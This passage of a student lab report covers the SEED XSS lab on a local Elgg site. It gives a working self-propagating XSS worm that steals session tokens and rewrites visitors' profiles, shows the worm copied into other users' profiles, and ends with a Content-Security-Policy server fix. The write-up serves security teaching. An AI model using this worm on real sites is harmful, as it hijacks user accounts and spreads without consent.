if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

In the below screenshot we can see that Alice description area has no entry and hence does not show up.



After Alice visits Samy's Page our malicious script executes due to which the brief description in Alice's profile gets updated to "samy is my best friend".




Question 3: Why do we need Line 1? Remove this line, and repeat your attack. Report and explain your observation.


Answer:

The line 1 in the given code helps to avoid execution of the malicious script if Samy visit's his own profile. If we remove the line, then even when Samy visit's his own profile page the script will be executed and the brief description section of Samy will be updated to the message present in the script. The same behaviour is represented in the screenshots below. Thus to avoid executing the script while Samy visits his own page we need to have the if condition.

Samy's brief description is empty, hence does not show up:



Post removing the if condition and saving the script again we can see that the brief description on Samy's profile is updated to the string present in the script.



3.7 Task 6: Writing a Self-Propagating XSS Worm


For our script to become a self-propagating worm we need to add the changes suggested in the task, also we need to now write the content of script into the description area of the person visiting Samy's profile (For this we need to append the wormCode to the description message). I have highlighted the code changes that were done in comparison to the code in previous task.

```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script>\";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var content=token+ts+guid+"&description=samy is my best friend "+wormCode+
"&accesslevel[description]=2"; //FILL IN
var sendurl = "http://www.xsslabelgg.com/action/profile/edit"
var samyGuid=47; //FILL IN
//Create and send Ajax request to modify profile
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

Now when we save the above code in Samy's description, and visit Samy's profile using other user we can see that the script code gets replicated when we check the description section of the profile as shown in the below screenshot.

XSS Lab Site

ActivityBlogsBookmarksFilesGroupsMore »



Alice

Brief description: samy is my best friend

About me
samy is my best friend

▼ Friends

No friends yet.

ConsoleDebuggerStyle EditorPerformanceMemoryNetworkStorage


Search HTML

<div class="elgg-output mtn">
 <p>
 samy is my best friend
 </p>
 <script id="worm" type="text/javascript">
 window.onload = function(){ var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; var jsCode =
 document.getElementById("worm").innerHTML; var tailTag = "</\" + "script>"; var wormCode = encodeURIComponent(headerTag + jsCode +
 tailTag); //JavaScript code to access user name, user guid, Time Stamp __elgg_ts //and Security Token __elgg_token var
 userName=elgg.session.user.name; var guid="&guid="+elgg.session.user.guid; var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; var
 token="&__elgg_token="+elgg.security.token.__elgg_token; //Construct the content of your url. var content=token+ts+guid+"&
 description=samy is my best friend "+wormCode+"&accesslevel[description]=2"; //FILL IN var sendurl = "http://www.xsslabelgg.com
 /action/profile/edit" var samyGuid=47; //FILL IN //Create and send Ajax request to modify profile
 if(elgg.session.user.guid!=samyGuid) { var Ajax=null; Ajax=new XMLHttpRequest(); Ajax.open("POST",sendurl,true);
 Ajax.setRequestHeader("Host","www.xsslabelgg.com"); Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
 Ajax.send(content); } }
 </script>
</div>

Now if I visit Alice’s profile using Charlie login the same code gets replicated even in the description section of Charlie as shown in the below screenshot.

XSS Lab Site

ActivityBlogsBookmarksFilesGroupsMore »



Charlie

About me
samy is my best friend

▼ Friends

No friends yet.


ConsoleDebuggerStyle EditorPerformanceMemoryNetworkStorage

Search HTML

<div class="profile-aboutme-contents">
 <div class="elgg-output mtn">
 <p>
 samy is my best friend
 </p>
 <script id="worm" type="text/javascript">
 window.onload = function(){ var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; var jsCode =
 document.getElementById("worm").innerHTML; var tailTag = "</\" + "script>"; var wormCode = encodeURIComponent(headerTag + jsCode +
 tailTag); //JavaScript code to access user name, user guid, Time Stamp __elgg_ts //and Security Token __elgg_token var
 userName=elgg.session.user.name; var guid="&guid="+elgg.session.user.guid; var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; var
 token="&__elgg_token="+elgg.security.token.__elgg_token; //Construct the content of your url. var content=token+ts+guid+"&
 description=samy is my best friend "+wormCode+"&accesslevel[description]=2"; //FILL IN var sendurl = "http://www.xsslabelgg.com
 /action/profile/edit" var samyGuid=47; //FILL IN //Create and send Ajax request to modify profile
 if(elgg.session.user.guid!=samyGuid) { var Ajax=null; Ajax=new XMLHttpRequest(); Ajax.open("POST",sendurl,true);
 Ajax.setRequestHeader("Host","www.xsslabelgg.com"); Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
 Ajax.send(content); } }
 </script>
 </div>
</div>

3.9 Task 7: Defeating XSS Attacks Using CSP

Making the “http_server.py” executable (“sudo chmod +x”) and executing it:




Adding DNS entries to “/etc/hosts” for the given domains:

```
Terminal
[04/07/21]seed@VM:~$ sudo vi /etc/hosts
[04/07/21]seed@VM:~$ sudo cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      VM


# The following lines are desirable for IPv6 capable hosts
::1           ip6-localhost ip6-loopback
fe00::0       ip6-localnet
ff00::0       ip6-mcastprefix
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
127.0.0.1     User
127.0.0.1     Attacker
127.0.0.1     Server
127.0.0.1     www.SeedLabSQLInjection.com
127.0.0.1     www.xsslabelgg.com
127.0.0.1     www.csrflabelgg.com
127.0.0.1     www.csrflabattacker.com
127.0.0.1     www.repackagingattacklab.com
127.0.0.1     www.seedlabclickjacking.com
127.0.0.1     www.example32.com
127.0.0.1     www.example68.com
127.0.0.1     www.example79.com
[04/07/21]seed@VM:~$
```

1. Visiting the given links:


- On visiting <http://www.example32.com:8000/csptest.html> I got the following output on the browser. Based on the code written, I understand that since the nonce for a particular domain does not match, due to which the script of that domain does not execute and update the field from “Failed” to “OK”.



- Same behaviour is noticed when I visit this URL <http://www.example68.com:8000/csptest.html> since we now access the page from “example68.com” domain the 5th field changes to “OK”



- <http://www.example79.com:8000/csptest.html>



2. Change the server program (not the web page), so Fields 1, 2, 4, 5, and 6 all display OK. Please include your code in the lab report.

Answer: From the given code of server, I understood that we are trying to define the valid sources of script for our website, so in order for all fields to show “ok” we need to add “*.example79.com:8000” domain along with the nonce. This nonce gets while the HTML page loads using JavaScript. I used the following code to achieve the same:

```
#!/usr/bin/env python3
from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *
class MyHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        o = urlparse(self.path)
        f = open("." + o.path, 'rb')
        self.send_response(200)
        self.send_header('Content-Security-Policy',
            "default-src 'self';"
            "script-src 'self' *.example68.com:8000 'nonce-1rA2345' *.example79.com:8000 'nonce-2rB3333'")
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(f.read())
        f.close()
httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

The following screenshot shows, we get “OK” for the fields 1,2,4,5 and 6 for all the three URL:

